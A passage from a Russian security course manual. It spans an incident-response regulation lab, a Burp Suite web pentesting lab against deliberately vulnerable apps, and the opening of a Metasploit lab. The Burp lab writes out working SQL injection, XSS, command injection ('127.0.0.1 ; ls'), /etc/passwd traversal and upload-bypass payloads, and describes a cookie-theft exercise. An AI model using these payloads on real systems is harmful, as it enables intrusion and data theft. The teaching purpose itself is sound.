- порядок регистрации, эскалации, обработки и закрытия инцидентов;

- взаимодействие с регуляторами (ФСТЭК, Роскомнадзор) и правоохранительными органами;
- требования к документированию, хранению доказательств и отчётности.

Нормативно-правовая база (обязательная к учёту в РФ):

Документ	Требования к регламенту
Приказ ФСТЭК № 239 (от 24.04.2018)	Установление порядка реагирования на компьютерные атаки, взаимодействие с ГосСОПКА, уведомление ФСТЭК в течение 24 часов
152-ФЗ «О персональных данных»	При утечке ПДн уведомление Роскомнадзора не позднее 24 часов, оповещение субъектов ПДн
Приказ ФСТЭК № 21 (требования к ГИС)	Обеспечение регистрации событий безопасности, хранение логов не менее 1 года
Стандарты ПК-10	Умение участвовать в разработке нормативной и технической документации по ИБ, учитывать законодательство в области ИТ
ГОСТ Р 59768-2021	Менеджмент инцидентов информационной безопасности. Общие положения

Структура регламента (рекомендуемая):

1. **Общие положения** – область действия, нормативные ссылки, термины и определения.
2. **Цели и задачи** процесса реагирования.
3. **Классификация инцидентов** – по источнику, ущербу, времени восстановления.
4. **Организационная структура** – CSIRT (CERT): роли, обязанности, контакты, режим работы 24/7.
5. **Порядок регистрации и приоритизации** инцидентов (уровни: критический, высокий, средний, низкий).

6. **Процедуры реагирования** по этапам IR (подготовка, обнаружение, сдерживание, эрадикация, восстановление, уроки).
7. **Коммуникационный план** – внутреннее информирование, внешнее уведомление регуляторов, работа с СМИ.
8. **Требования к документированию** – обязательные формы (карточка инцидента, акт, итоговый отчёт), сроки хранения.
9. **Взаимодействие с регуляторами** – ФСТЭК (ГосСОПКА), Роскомнадзор (по ПДн), Банк России (для финансовых организаций).
10. **Планирование непрерывности** – ссылка на BCP/DRP, резервное копирование, восстановление сервисов.
11. **Обучение и тренировки** – частота учений, проверка плана.
12. **Ответственность** – за невыполнение процедур, сокрытие инцидентов.

Для высоконагруженных распределённых систем в регламенте обязательно учитываются:

- автоматическое масштабирование (как изолировать один под, не останавливая весь кластер);
- распределённое хранение логов (SIEM должен быть описан как источник данных);
- SLA на восстановление (RTO, RPO);
- процедуры для облачной и on-premise инфраструктур.

В данной лабораторной работе студент разрабатывает регламент для конкретной системы (по варианту), учитывая требования ПК-10.

Методика выполнения работы

Шаг 1. Изучение нормативной базы и стандартов

Ознакомьтесь с выдержками из Приказа ФСТЭК № 239, 152-ФЗ, ГОСТ Р 59768-2021. Зафиксируйте ключевые требования: сроки уведомления, категории инцидентов, обязанность создания CSIRT.

Шаг 2. Анализ архитектуры системы (по индивидуальному заданию)

Определите для своей системы:

- какие компоненты критичны (балансировщики, базы данных, очереди);
- какие инциденты наиболее вероятны (DDoS, утечка ПДн, ransomware, компрометация подов);
- существующие средства защиты (WAF, SIEM, EDR, резервное копирование).

Шаг 3. Определение структуры и состава CSIRT

Назначьте роли (даже если в реальности их исполняют одни и те же люди):

- Руководитель CSIRT;
- Аналитик SOC (первая линия);
- Инженер по безопасности (техническое сдерживание);
- Эксперт по форензике;
- Юрист / специалист по взаимодействию с регуляторами;
- PR-специалист (по необходимости).
- Укажите способы связи (телефон, мессенджер, защищённая почта) и график дежурств.

Шаг 4. Разработка классификатора инцидентов

Создайте таблицу с типами, примерами, уровнями критичности (1-4) и целевым временем реагирования (TTR). Например:

Тип инцидента	**Пример**	**Критичность**	**TTR (реагирование)**
Атака на доступность (DDoS)	HTTP флуд >10 Гбит/с	1 (критический)	5 минут
Утечка ПДн	Несанкционированный доступ к БД клиентов	1	5 минут
Заражеие ransomware	Массовое шифрование файлов	1	10 минут

Тип инцидента	Пример	Критичность	TTR (реагирование)
Компрометация учётной записи	Взлом админского аккаунта в K8s	2 (высокий)	15 минут
Успешное проникновение в тестовый контур	Несанкционированный доступ к staging	3 (средний)	60 минут
Инцидент низкой критичности	Одиночная попытка SQL-инъекции отсканированная WAF	4 (низкий)	1 день (в рабочем порядке)

Шаг 5. Описание процедур по этапам IR

Для каждого этапа (обнаружение, сдерживание, эрадикация, восстановление, уроки) напишите конкретные шаги.

Пример для этапа сдерживания при ransomware:

1. Аналитик SOC подтверждает алерт.
2. Инженер по безопасности изолирует заражённый под (NetworkPolicy deny-all).
3. Блокирует C2 IP на межсетевом экране.
4. Отключает API-ключи к S3/БД.
5. Переключает трафик на резервный кластер.

Шаг 6. Разработка форм документов

Создайте шаблоны:

- Карточка регистрации инцидента (ID, дата, описание, критичность, статус, timeline).
- Акт о сдерживании (действия, результаты).
- Акт о восстановлении (время, объём данных, проверка).
- Итоговый отчёт по инциденту (уроки, рекомендации).

Используйте таблицы и поля для заполнения.

Шаг 7. План взаимодействия с регуляторами

Пропишите для каждого регулятора (ФСТЭК, Роскомнадзор, Банк России) при каких условиях и в какие сроки происходит уведомление.

Обязательно укажите:

- реквизиты организации;
- ответственного за отправку уведомления;
- шаблоны уведомлений (можно в виде приложения).

Шаг 8. Оформление итогового регламента

Следуйте структуре из теоретической части. Объём документа – 10-15 страниц. Язык – официально-деловой, но с чёткими инструкциями.

Шаг 9. Проверка на соответствие ПК-10

В выводах укажите, какие нормативные акты учтены, как регламент демонстрирует готовность соблюдать правовые нормы и участвовать в разработке документации.

Пример выполнения задания

Вариант 0 (иллюстративный). Система – высоконагруженный онлайн-кинотеатр (100 тыс. одновременных зрителей). Компоненты: CDN, API-Gateway (Kong), микросервисы в K8s, PostgreSQL (кластер), Redis, S3-видеохранилище.

Фрагмент регламента (содержание и отдельные положения):

1. Общие положения

1.1. Настоящий регламент определяет порядок действий при инцидентах ИБ в ООО «Кинотеатр Онлайн».

1.2. Регламент разработан в соответствии с: Приказом ФСТЭК № 239, 152-ФЗ, ПК-10, внутренними политиками.

4. Организационная структура CSIRT

Роль	ФИО (назначенный)	Контакт (телефон, email)	Обязанности
Руководитель CSIRT	Иванов И.И.	+7-XXX-XXX-XXXX, i.ivanov@cinema.ru	Координация, принятие решений, уведомление регуляторов
Аналитик SOC 24/7	Сидоров А.А., Петрова Е.В. (смены)	soc@cinema.ru, +7-XXX-XXX-XX01	Мониторинг SIEM, квалификация инцидентов
Инженер безопасности	Козлов Д.С.	d.kozlov@cinema.ru	Изоляция узлов, блокировка трафика, восстановление
Юрист / GR	Смирнова О.Н.	o.smirnova@cinema.ru	Взаимодействие с регуляторами, правовая оценка

6. Процедура сдерживания для атаки типа «отказ в обслуживании» (DDoS):

6.1. При обнаружении DDoS (SYN-flood > 1000 пакетов/с от одного источника) аналитик SOC переводит задачу инженеру.

6.2. Инженер активирует правила rate-limiting на API-Gateway (лимит 200 запросов/сек с одного IP).

6.3. При превышении 5000 пакетов/сек – включает защиту CDN-провайдера (CloudFlare / Akamai).

6.4. При исчерпании пропускной способности – по решению руководителя CSIRT отключает не критические микросервисы (рекомендации, аналитика).

6.5. Время выполнения – не более 5 минут с момента подтверждения.

8. Форма карточки инцидента (приложение В)

Таблица с полями: Номер инцидента, Дата/время обнаружения, Источник, Тип, Критичность, Статус, Ответственные, Краткое описание, Действия, Результат.

10. Взаимодействие с ФСТЭК (ГосСОПКА)

10.1. При компьютерной атаке, повлёкшей нарушение работы ГИС или утечку информации ограниченного доступа, руководитель CSIRT обязан уведомить ФСТЭК в течение 24 часов по форме (приложение Г).

10.2. Уведомление направляется через личный кабинет ГосСОПКА или по защищённой электронной почте.

Вывод по примеру: регламент охватывает все этапы IR, содержит конкретные технические шаги для высоконагруженной среды, учитывает требования ПК-10 через ссылку на нормативные акты и детальные процедуры.

Индивидуальные задания

Каждый вариант задаёт специфику организации и системы, для которой необходимо разработать регламент реагирования. Учитывайте отраслевые требования (например, для финансовых организаций – указания Банка России).

Вариант 1. Платформа интернет-эквайринга (обработка платежей). Требования: уведомление Банка России в течение 24 часов при инцидентах, связанных с платёжной информацией. Описать процедуру для компрометации терминала.

Вариант 2. Облачный провайдер (IaaS/PaaS). Клиенты хранят свои данные. Инцидент – несанкционированный доступ гипервизора. Прописать порядок изоляции виртуальных машин и уведомления клиентов.

Вариант 3. Медицинская информационная система (обработка данных о здоровье, 152-ФЗ спецкатегории). Инцидент – утечка врачебных записей. Включить план взаимодействия с Роскомнадзором и Министерством здравоохранения.

Вариант 4. Финансовая биржа (торговая система). Инцидент – манипуляция рынком через взлом API. Уровень критичности 1. Описать немедленную приостановку торгов и восстановление целостности ордеров.

Вариант 5. Государственный портал госуслуг (региональный). Инцидент – отказ в обслуживании (DDoS) в день подачи налоговой отчётности. Процедуры эскалации и взаимодействия с НКЦКИ (Национальный координационный центр по компьютерным инцидентам).

Вариант 6. Телеком-оператор (биллинг, 50 млн абонентов). Инцидент – компрометация базы данных с паролями пользователей. Требуется описать процедуру смены паролей и уведомления абонентов.

Вариант 7. Сервис доставки еды (высоконагруженное веб-приложение). Инцидент – внедрение вредоносного кода в процесс сборки CI/CD (атака на цепочку поставок). Описать эрадикацию: откат образов, анализ пайплайна.

Вариант 8. Образовательная платформа (студенты, оценки). Ransomware зашифровал файлы с курсовыми работами. Регламент должен включать восстановление из бэкапов и порядок пересдачи для студентов.

Вариант 9. Крупный ритейлер (интернет-магазин). Инцидент – кража базы данных (ФИО, адреса, номера карт). Процедура уведомления Роскомнадзора и пострадавших клиентов.

Вариант 10. Промышленный IoT (управление ТЭЦ). Инцидент – попытка удалённого изменения параметров котлов. План сдерживания включает ручное переключение на локальное управление и изоляцию сети.

Вариант 11. Социальная сеть с миллионом пользователей. Инцидент – массовый захват аккаунтов (credential stuffing). Описать процедуру принудительного сброса сессий и двухфакторной аутентификации.

Вариант 12. Логистическая компания (отслеживание грузов). Инцидент – подмена данных GPS в реальном времени. План эрадикации: сверка с резервными источниками данных, изоляция узлов приёма телеметрии.

Вариант 13. Онлайн-кинотеатр (см. пример). Инцидент – утечка лицензионных ключей DRM. Регламент должен включать юридические меры (уведомление правообладателей) и технические (ротация ключей).

Вариант 14. Банк (мобильный банк, 10 млн клиентов). Инцидент – атака с подменой SMS (SIM-swapping). Процедура блокировки номера, перевыпуск токенов, временное замораживание счетов.

Вариант 15. Авиакомпания (система бронирования). Инцидент – отказ системы регистрации на рейсы из-за внутренней ошибки (не злонамеренный, но классифицирован как инцидент). План восстановления с переключением на резервный центр обработки данных.

Вариант 16 (дополнительный). Компания, работающая с гостайной (сведения особой важности). Инцидент – попытка проникновения иностранных спецслужб. Добавить раздел о взаимодействии с ФСБ и соблюдении режима секретности.

Требования к отчёту

Отчёт представляет собой текст разработанного **Регламента реагирования на инциденты ИБ** объёмом 10-15 страниц. Должен содержать:

1. **Титульный лист** (название организации вымышленное, ФИО студента, группа, вариант).
2. **Оглавление**.
3. **Разделы регламента** согласно структуре из теоретической части (обязательно: общие положения, цели, классификация, состав CSIRT, процедуры, формы документов, взаимодействие с регуляторами).
4. **Приложения** (минимум 2):
    - Приложение А – шаблон карточки инцидента;

- Приложение Б – шаблон уведомления ФСТЭК (ГосСОПКА) или Роскомнадзора (по варианту).

5. **Список нормативных документов**, использованных при разработке (не менее 5 источников).
6. **Лист согласования** (учебный – с подписями «Руководитель CSIRT», «Начальник отдела ИБ» – можно вымышленными).

Требования к оформлению: шрифт 14 Times New Roman, полуторный интервал, нумерация страниц. Разделы нумеруются. Документ должен выглядеть как официальный регламент организации. Содержание – конкретные, выполнимые инструкции, а не общие фразы.

Дополнительно: в конце регламента добавьте пояснительную записку (1-2 стр.), где укажите, как учтены требования ПК-10 и какие нормативные акты были проанализированы.

Контрольные вопросы

1. Какие нормативные правовые акты РФ являются основными для разработки регламента реагирования на инциденты ИБ?
2. Что такое ГосСОПКА и в каких случаях организация обязана уведомлять ФСТЭК о компьютерной атаке?
3. Какие роли в CSIRT обязательны для обеспечения 24/7 реагирования в высоконагруженной системе?
4. Приведите пример классификации инцидентов по критичности. Какое целевое время реагирования для критического инцидента?
5. Какие разделы должен содержать регламент в соответствии с ГОСТ Р 59768-2021?
6. Чем отличается процедура сдерживания для контейнерной среды (Kubernetes) от классической виртуальной машины?
7. Какие требования 152-ФЗ необходимо отразить в регламенте при работе с персональными данными?

8. Как регламент взаимодействует с планом непрерывности (BCP) и аварийного восстановления (DRP)?

9. Какую ответственность может нести сотрудник за несоблюдение процедур регламента?

10. Каким образом разработанный регламент демонстрирует соответствие компетенции ПК-10?

Лабораторная работа №9. Пентест веб-приложения (Burp Suite)

Цель работы: очистить и агрегировать данные о безопасности веб-приложения путём выполнения ручного пентеста с использованием Burp Suite (перехват запросов, подстановка параметров, анализ ошибок) с последующей документацией найденных уязвимостей.

Задачи:

- изучить архитектуру и основные модули Burp Suite (Proxy, Repeater, Intruder, Decoder, Comparer) для ручного тестирования безопасности;
- освоить настройку прокси для перехвата и модификации HTTP/HTTPS-трафика между браузером и тестовым веб-приложением;
- выполнить перехват и анализ запросов, изменить параметры (GET/POST, заголовки, Cookie) для проверки уязвимостей;
- провести тестирование на распространённые веб-уязвимости (SQL-инъекции, межсайтовый скриптинг, обход аутентификации, IDOR) с помощью Burp Repeater и Intruder;
- проанализировать ответы сервера на модифицированные запросы, выявить ошибки и признаки уязвимостей;
- оформить отчёт о пентесте с описанием найденных уязвимостей, шагов воспроизведения и рекомендаций по устранению.

Теоретическая часть

Burp Suite – это интегрированная платформа для тестирования безопасности веб-приложений, разработанная компанией PortSwigger. Burp Suite выступает в роли прокси-сервера (man-in-the-middle), что позволяет перехватывать, просматривать, модифицировать и повторно отправлять все HTTP/HTTPS-запросы между браузером и целевым сервером. Это делает его незаменимым инструментом для ручного пентеста, так как тестировщик может в реальном времени изменять параметры запросов, заголовки, куки и тело сообщения, наблюдая за реакцией сервера.

Архитектура и основные модули Burp Suite (Community Edition):

Модуль	Назначение
Proxy	Основной модуль, перехватывает и позволяет модифицировать трафик. Включает вкладки Intercept (перехват), HTTP History (история), WebSockets History, Options (настройки фильтров)
Repeater	Позволяет вручную модифицировать запрос и многократно отправлять его на сервер, анализируя ответы. Идеален для тестирования SQL-инъекций, XSS и подбора параметров
Intruder	Инструмент для автоматизированной подстановки (фаззинга) значений в параметры запроса. Может использоваться для брутфорса, перебора IDOR, тестирования на XSS и SQLi
Decoder	Декодирование/кодирование данных в различных форматах (Base64, URL, HTML, Hex)
Comparer	Сравнение двух ответов сервера для выявления различий (например, при обходе аутентификации)
Inspector	Упрощённый редактор для просмотра и редактирования параметров, заголовков и кук в перехваченных запросах

Для лабораторных работ достаточно **Burp Suite Community Edition**, которая включает все перечисленные модули, кроме активного автоматического сканера, доступного только в Professional версии.

OWASP Top 10 и типовые уязвимости для тестирования в Burp Suite:

Уязвимость	Признаки	Методы тестирования в Burp Suite
SQL-инъекция	Ошибки БД в ответе, аномальное поведение, изменение содержимого страницы	Внедрение ' OR '1'='1 в параметры, использование Repeater для перебора,

Уязвимость	Признаки	Методы тестирования в Burp Suite
		Intruder с полезными нагрузками
XSS (межсайтовый скриптинг)	Исполнение JavaScript, всплывающие окна, перехват кук	Внедрение <script>alert(1)</script>, анализ экранирования в ответе
IDOR (непрямая ссылка на объект)	Изменение ID в URL даёт доступ к чужим данным	Repeater для подмены ID, Intruder для перебора диапазона
Обход аутентификации	Уязвимость в механизме входа, отсутствие проверок	Модификация параметров запроса, обход SQL-фильтров, подмена сессионных кук
Небезопасные прямые ссылки на файлы (LFI/RFI)	Включение локальных файлов через параметры	Внедрение ../../etc/passwd, проверка ответа на наличие содержимого системных файлов

Этапы типового ручного пентеста с Burp Suite:

1. **Настройка прокси** – браузер направляется через Burp (обычно 127.0.0.1:8080), устанавливается корневой сертификат Burp для перехвата HTTPS-трафика.
2. **Разведка (mapping)** – просмотр истории запросов, определение всех эндпоинтов, параметров и типов данных.
3. **Анализ параметров** – выявление входных точек (GET/POST, заголовки, куки, JSON).

4. **Фаззинг и атака** – последовательная подстановка нестандартных значений через Repeater и Intruder.
5. **Анализ ошибок** – поиск информативных сообщений об ошибках (SQL-синтаксис, пути к файлам, трассировка стека).
6. **Документирование** – фиксация уязвимостей, шагов воспроизведения и рекомендаций.

Методика выполнения работы

Шаг 1. Установка и настройка Burp Suite

Скачайте Burp Suite Community Edition с официального сайта PortSwigger. Установите на хост-машину или виртуальную среду.

Запустите Burp Suite, создайте временный проект (Temporary project).

Перейдите в Proxy → Options. Убедитесь, что прокси слушает на 127.0.0.1:8080. На вкладке Intercept установите переключатель в положение «Intercept is on» (красный/оранжевый цвет).

Шаг 2. Настройка браузера для перехвата трафика

Настройте браузер на использование прокси 127.0.0.1:8080. Для Firefox:

Настройки → Network Settings → Manual proxy configuration → HTTP Proxy: 127.0.0.1, Port: 8080, также установите «Use this proxy for HTTPS».

Для доступа к HTTPS-сайтам необходимо установить корневой сертификат Burp Suite:

Proxy → Intercept → Open Browser (встроенный браузер Burp уже настроен). Если используется внешний браузер — откройте http://burp и скачайте сертификат.

Шаг 3. Установка тестового веб-приложения

Разверните одну из преднамеренно уязвимых веб-систем:

- **DVWA** (Damn Vulnerable Web Application) — требует PHP и MySQL (XAMPP, Docker). Установите уровень безопасности «Low» через меню DVWA Security.

- **OWASP Juice Shop** — Node.js-приложение, легко запускается через Docker:
- docker pull bkimminich/juice-shop и docker run -d -p 3000:3000 bkimminich/juice-shop. Доступно на http://localhost:3000.
- **bWAPP** — также работает на PHP/MySQL.

Шаг 4. Перехват и анализ запросов (основы Proxy)

Включите перехват (Intercept is on). В браузере перейдите на страницу тестового приложения. В Burp Suite в окне Intercept появится запрос. Изучите его: метод (GET/POST), URL, параметры (Params), заголовки (Headers), тело (Body). Нажмите Forward, чтобы пропустить запрос, или Drop, чтобы отбросить.

Выключите перехват (Intercept is off) и продолжайте работу. Все запросы будут накапливаться в HTTP History (вкладка HTTP History).

Шаг 5. Модификация запросов с помощью Repeater

Найдите в HTTP History интересующий запрос (например, с параметром id=1 или формой входа). Кликните правой кнопкой → Send to Repeater (или нажмите Ctrl+R). Перейдите на вкладку Repeater.

Теперь вы можете редактировать любой аспект запроса: URL, параметры, заголовки, тело. После модификации нажмите «Send» и проанализируйте ответ. Повторяйте, изменяя параметры для тестирования.

Пример: изменение GET-параметра /product.php?id=1 на /product.php?id=1' для поиска SQL-инъекции.

Шаг 6. Тестирование SQL-инъекции

Найдите форму входа или страницу с параметром ID. В Repeater внедрите тестовую нагрузку: ' OR '1'='1 в параметр. Если сервер возвращает все записи или сообщение об ошибке БД, это признак SQL-инъекции.

Более сложные нагрузки:

- 1 UNION SELECT 1,2,3,4,5,6,7,8 (для определения числа столбцов);
- 1 UNION SELECT null, version(), null, null (извлечение версии БД).

- Анализируйте ответ: если в ответе появились строки с цифрами (столбцами) или версией MySQL/PostgreSQL, уязвимость подтверждена.

Шаг 7. Тестирование XSS (межсайтовый скриптинг)

Найдите страницу, которая отображает вводимые пользователем данные (поиск, комментарии, профиль). Введите тест: <script>alert('XSS')</script>. Если после отправки запроса появляется всплывающее окно, XSS присутствует.

В Burp Suite используйте Repeater для подстановки тестовой нагрузки в различные параметры и заголовки (User-Agent, Referer). Также для автоматизации используйте Intruder с подстановкой кодированных нагрузок.

Шаг 8. Использование Intruder для фаззинга

Найдите параметр, который может быть уязвим (например, ID заказа или имя пользователя). Отправьте запрос в Intruder (Ctrl+I).

Выберите тип атаки (Sniper для одного параметра, Pitchfork/Cluster bomb для нескольких). Выделите позиции (§) вокруг значения параметра.

Загрузите словарь (можно взять готовый SecLists или создать свой). Запустите атаку. Intruder автоматически подставит значения и покажет ответы. Сортируйте ответы по длине/коду для выявления аномалий.

Шаг 9. Анализ ошибок и признаков уязвимостей

При анализе ответов ищите следующие индикаторы:

- Ошибки SQL: You have an error in your SQL syntax, mysql_fetch_array(), ORA-, PostgreSQL;
- Пути к файлам: /var/www/html/, C:\inetpub\;
- Трассировки стека (stack traces) — указывают на раскрытие внутренней архитектуры;
- Нестандартные коды ответа (500 Internal Server Error вместо 200 OK при инъекции);
- Различия в содержимом ответа (инструмент Comparer помогает выявить subtle differences).

Шаг 10. Составление отчёта о пентесте

Опишите каждую найденную уязвимость по следующей схеме:

- Название и тип уязвимости (например, «SQL-инъекция в параметре id страницы products.php»);
- Шаги воспроизведения (конкретные запросы, которые были отправлены);
- Скриншот запроса в Burp Suite (из Repeater) и ответа сервера;
- Потенциальный ущерб (что злоумышленник может сделать — извлечь данные, получить доступ);
- Рекомендации по устранению (использование параметризованных запросов, экранирование вывода, валидация).
- Формат отчёта — согласно разделу «Требования к отчёту».

Пример выполнения задания

Вариант 0 (иллюстративный).

Целевое приложение: DVWA (Damn Vulnerable Web Application), уровень безопасности «Low», развёрнутое на http://localhost/dvwa/.

Тестируемая функциональность: страница SQL Injection (SQL Injection) → параметр id.

Шаг 1. Перехват и анализ

В браузере переходим на http://localhost/dvwa/vulnerabilities/sqli/. В параметр id вводим 1. Включаем Intercept. Нажимаем Submit. Burp перехватывает запрос:

GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1

Шаг 2. Отправка в Repeater

Клик правой кнопкой → Send to Repeater. Переходим в Repeater. Меняем параметр: id=1' AND '1'='1. Отправляем — ответ показывает запись с ID=1.

Меняем на id=1' OR '1'='1' -- — ответ показывает **все** записи (несколько пользователей). Это признак SQL-инъекции.

Шаг 3. Извлечение данных

Пробуем UNION-инъекцию:

id=1 UNION SELECT 1,2,3,4,5,6 — ошибка, число столбцов не совпадает. После подбора:

id=1 UNION SELECT 1,2,3,4,5 — успешно, на странице отображаются числа 2 и 3.

Вместо 2 подставляем version(): id=1 UNION SELECT 1,version(),3,4,5. Ответ отображает версию MySQL: 5.5.5-10.4.17-MariaDB.

Шаг 4. Анализ ошибок

В некоторых вариантах запрос с кавычками вызывал ошибку:

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version — что подтверждает уязвимость.

Шаг 5. Документирование

Уязвимость 1: SQL-инъекция в параметре id

- Шаг воспроизведения: http://localhost/dvwa/vulnerabilities/sqli/?id=1' OR '1'='1&Submit=Submit
- Ответ: отображаются все пользователи БД.
- Ущерб: извлечение всех данных, вплоть до дампа БД.
- Рекомендация: использовать параметризованные запросы (PDO, prepared statements), не доверять пользовательскому вводу.

Вывод: DVWA с уровнем безопасности «Low» критически уязвим к SQL-инъекциям. Burp Suite позволил быстро обнаружить и подтвердить уязвимость через перехват, модификацию и анализ ответов.

Индивидуальные задания

Каждый вариант предполагает тестирование заданной функциональности на одном из уязвимых приложений (DVWA, Juice Shop, bWAPP). Для выполнения задания студент должен развернуть целевое приложение и задокументировать найденные уязвимости.

Вариант 1. DVWA — Brute Force. Используя Burp Intruder, подобрать пароль к учётной записи admin (диапазон паролей: словарь из 5-10 простых паролей). Задокументировать атаку (скриншоты).

Вариант 2. DVWA — Command Injection. Перехватить запрос из формы Ping, модифицировать параметр ip с подстановкой 127.0.0.1 && dir (Windows) или 127.0.0.1 ; ls (Linux). Проанализировать ответ. Доказать выполнение команд.

Вариант 3. DVWA — File Inclusion. На странице File Inclusion найти параметр page. Модифицировать его на http://localhost/dvwa/README.md (внешний ресурс) и ../../../../etc/passwd (локальный файл). Доказать чтение файлов.

Вариант 4. DVWA — File Upload. Загрузить PHP-файл с содержимым <?php phpinfo(); ?>, перехватив запрос в Burp Suite. Изменить расширение файла на .php.jpg или добавить GIF-заголовок. Добиться успешной загрузки.

Вариант 5. DVWA — SQL Injection (Blind). На той же странице SQLi (уровень Medium) параметр id защищён? Использовать Burp Repeater для подстановки 1 AND 1=1 и 1 AND 1=2. По разнице в ответах доказать наличие слепой SQL-инъекции.

Вариант 6. OWASP Juice Shop — SQL Injection на странице входа (Login). Найти почту администратора (admin@juice-sh.op). Внедрить нагрузку в поле email: admin@juice-sh.op'--. Задокументировать обход аутентификации.

Вариант 7. OWASP Juice Shop — IDOR на странице просмотра заказов (View Basket). Изменить параметр basketId в запросе. Получить доступ к чужой корзине (содержит товары, добавленные другим пользователем).

Вариант 8. OWASP Juice Shop — Reflected XSS на странице поиска. Ввести в строку поиска <script>alert('Juice')</script>. Доказать выполнение скрипта (всплывающее окно). Задокументировать.

Вариант 9. OWASP Juice Shop — DOM-based XSS. Использовать фрагмент #<iframe src="javascript:alert(xss)">. Проанализировать, как приложение обрабатывает фрагмент URL. Доказать уязвимость.

Вариант 10. bWAPP — SQL Injection (GET). На странице SQLi GET ввести в параметр movie значение ' OR '1'='1. Доказать, что возвращаются все записи из БД.

Вариант 11. bWAPP — HTML Injection (Reflected POST). Перехватить POST-запрос формы, добавить тег <h1>Hacked</h1> в поле firstname или lastname. При последующем просмотре профиля тег должен отображаться и выполняться.

Вариант 12. bWAPP — Local File Inclusion (LFI). На странице LFI найти параметр language. Изменить на ../../../../etc/passwd (Linux) или ../../../../boot.ini (Windows). Доказать чтение файла.

Вариант 13. DVWA — CSRF (Cross-Site Request Forgery). На странице CSRF найти форму смены пароля. В Burp Repeater изменить параметры пароля, не изменяя сессионные куки. Проверить, можно ли изменить пароль чужого пользователя (потребуется два браузера).

Вариант 14. OWASP Juice Shop — Insecure Direct Object Reference (просмотр отзывов других пользователей). Изменить параметр productId в запросе отзывов. Получить отзывы, оставленные другими пользователями (IDOR).

Вариант 15. DVWA — Weak Session ID. Войти в DVWA под любым пользователем, перехватить запрос и проанализировать сессионную куку (PHPSESSID). Изменить её на другую (например, увеличить на 1). Проверить, можно ли получить доступ к сессии другого пользователя.

Вариант 16 (дополнительный). Multi-stage: Комбинация XSS + кража сессии. Найти уязвимость к XSS (DVWA или Juice Shop), внедрить скрипт, который отправляет document.cookie на внешний URL. Собрать сессионную куку, подставить в Repeater и получить доступ к закрытой странице.

Требования к отчёту

Отчёт оформляется в виде документа «Результаты ручного пентеста» и должен содержать:

1. **Титульный лист** – дисциплина, номер ЛР, ФИО студента, группа, вариант.
2. **Цель и задачи** (по методичке, с учётом варианта).
3. **Описание среды тестирования** – ОС, версия Burp Suite, целевое веб-приложение (и его версия), IP/порт.
4. **Настройка прокси** – скриншоты конфигурации Burp и браузера, подтверждение перехвата трафика.
5. **Выявленные уязвимости (минимум 3)** – для каждой:
    - название уязвимости (CWE, если есть);
    - эндпоинт и параметр, где обнаружена;
    - скриншот запроса в Burp (Repeater/Intruder) и ответа сервера;
    - описание шагов воспроизведения;
    - доказательство (пайлоад, который привёл к уязвимости);
    - потенциальный ущерб;
    - рекомендации по устранению (код, настройки).
6. **Итоговая таблица уязвимостей** – сводка с приоритетом устранения (Critical, High, Medium, Low).
7. **Выводы** – достигнута ли цель, какие трудности возникли, какие инструменты Burp были наиболее полезны.
8. **Список источников** – ссылки на PortSwigger Academy, OWASP Testing Guide, документацию DVWA.
9. **Приложение** – дампы запросов-ответов (можно текстовыми файлами) и использованные словари для Intruder.

Формат: .pdf или .doc. Объём – 5–8 страниц. Все скриншоты должны быть читаемыми, с выделением модифицированных параметров.

Контрольные вопросы

1. Какие модули Burp Suite доступны в Community Edition и для чего предназначен каждый?
2. Как настроить браузер для перехвата HTTPS-трафика через Burp Suite?
3. В чём различие между модификацией запроса через Proxy Intercept и через Repeater?
4. Для каких целей используется модуль Intruder? Приведите пример атаки, для которой он применяется.
5. Как в Burp Suite проверить наличие SQL-инъекции в параметре GET-запроса без использования сканера?
6. Какие типы полезных нагрузок (payloads) можно использовать в Intruder для поиска XSS?
7. Почему Burp Repeater предпочтительнее обычного браузера для тестирования параметров, изменяющих состояние системы (например, удаление записи)?
8. Как можно использовать модуль Comparer при пентесте?
9. Какие признаки в ответе сервера указывают на успешную эксплуатацию SQL-инъекции?
10. Каковы правовые аспекты проведения пентеста с использованием Burp Suite в реальной (не учебной) среде?

Лабораторная работа №10. Пентест операционной системы (Metasploit в легальной среде)

Цель работы: очистить и агрегировать данные о безопасности операционной системы путём проведения легального пентеста на целевой виртуальной машине Metasploitable 2 с использованием фреймворка Metasploit, получения несанкционированного доступа и оформления итогового акта тестирования.

Задачи:

- изучить архитектуру и основные компоненты фреймворка Metasploit (msfconsole, exploits, payloads, auxiliary modules, listeners);
- освоить этапы пентеста операционной системы: разведка (сканирование портов), поиск уязвимостей, подбор эксплойта, настройка полезной нагрузки (payload), эксплуатация, закрепление;
- выполнить легальное тестирование на проникновение в виртуальной среде с использованием Metasploitable 2 (специально уязвимый образ ОС);
- получить удалённый доступ к целевой системе (shell или Meterpreter) и задокументировать шаги;
- составить акт тестирования на проникновение по установленной форме (с указанием целей, методов, найденных уязвимостей, рекомендаций);
- обеспечить соблюдение правовых и этических норм (тестирование только в изолированной лабораторной среде с письменным разрешением).

Теоретическая часть

Metasploit Framework – это мощный инструмент для тестирования на проникновение, разработки и выполнения эксплойтов. Он содержит обширную базу известных уязвимостей, модулей для разведки, эксплуатации, пост-эксплуатации и создания служебных каналов. Metasploit широко

используется пентестерами, исследователями безопасности и злоумышленниками (в нелегальных целях). В рамках учебного курса его применение строго ограничено изолированной средой с предварительно настроенными уязвимыми системами, такими как **Metasploitable 2**.

Архитектура Metasploit (ключевые компоненты):

Компонент	Назначение	Примеры
msfconsole	Интерактивная консоль для управления всеми модулями	запуск через терминал msfconsole
Exploit	Код, который использует уязвимость для получения доступа	exploit/unix/ftp/vsftpd_234_backdoor
Payload	Код, выполняемый на целевой системе после успешной эксплуатации (shell, reverse shell, Meterpreter)	payload/cmd/unix/reverse
Auxiliary	Модули для сканирования, фаззинга, брутфорса (без непосредственной эксплуатации)	auxiliary/scanner/portscan/tcp
Listener	Ожидание обратного соединения от скомпрометированной системы	handler для reverse shell
Meterpreter	Расширенная полезная нагрузка с возможностями (файловая система, захват экрана, дамп паролей)	windows/meterpreter/reverse_tcp

Этапы пентеста с использованием Metasploit:

1. **Разведка (Reconnaissance)** – сбор информации о целевой системе: IP-адрес, открытые порты, версии служб, операционная система.

2. **Сканирование уязвимостей** – использование вспомогательных модулей и сканеров для выявления известных уязвимостей (например, auxiliary/scanner/vulnerability/).
3. **Подбор эксплойта** – поиск модуля, который соответствует обнаруженной службе и версии.
4. **Конфигурация эксплойта** – установка параметров (RHOST, RPORT, LHOST, LPORT).
